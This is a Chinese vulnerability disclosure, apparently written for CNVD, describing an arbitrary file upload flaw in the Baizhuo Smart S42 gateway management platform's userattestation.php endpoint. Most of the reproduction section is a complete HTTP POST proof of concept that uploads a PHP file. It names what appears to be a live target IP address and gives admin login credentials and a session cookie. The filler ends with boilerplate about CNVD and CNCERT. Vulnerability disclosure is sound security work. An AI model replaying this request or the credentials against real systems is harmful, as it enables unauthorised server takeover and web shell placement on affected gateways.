## 百卓网络Smart S42管理平台存在文件上传漏洞

1. **漏洞描述**

北京百卓网络技术有限公司（以下简称百卓网络）是一家致力于构建下一代安全互联网的高新技术企业。

百卓网络Smart S42网关智能管理平台存在文件上传漏洞。攻击者可利用漏洞获取服务器权限，操作服务器文件。

**本漏洞均为代码审计结果，所以不提供互联网案例，提供复现视频。**

**二、漏洞影响**


Smart S42

**三、漏洞位置**

/useratte/userattestation.php

1. **代码分析**

代码中进入hidwel分支，且代码125、126行的上传文件没有进行任何后缀限制，造成任意文件上传。



**五、漏洞复现**

**Ip：**https://113.9.192.214:8443/

1、如图登录界面。

admin/zj40245917



1. 构造POC，直接上传1.php文件。

POST /useratte/userattestation.php HTTP/1.1

Host: 113.9.192.214:8443

Cookie: PHPSESSID=2174712c6aeda51c4fb6e6c5e6aaac50

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=---------------------------42328904123665875270630079328

Content-Length: 592

Origin: https://113.9.192.214:8443

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

Connection: close

-----------------------------42328904123665875270630079328

Content-Disposition: form-data; name="web\_img"; filename="1.php"

Content-Type: application/octet-stream

<?php phpinfo();?>

-----------------------------42328904123665875270630079328

Content-Disposition: form-data; name="id\_type"

1

-----------------------------42328904123665875270630079328

Content-Disposition: form-data; name="1\_ck"


1\_radhttp

-----------------------------42328904123665875270630079328


Content-Disposition: form-data; name="hidwel"

set

-----------------------------42328904123665875270630079328?



访问/boot/web/upload/weblogo/1.php



**关于CNVD**

国家信息安全漏洞共享平台（China National Vulnerability Database，简称CNVD）是CNCERT联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的国家网络安全漏洞库，致力于建立国家统一的信息安全漏洞收集、发布、验证、分析等应急处理体系。

**关于CNCERT**

国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文简称是CNCERT或CNCERT/CC），成立于2002年9月，为非政府非盈利的网络安全技术中心，是我国网络安全应急体系的核心技术协调机构。

作为国家级应急中心，CNCERT的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行。

网址：www.cert.org.cn

邮箱：[vreport@cert.org.cn](mailto:vreport@cert.org.cn)

电话：010-82991537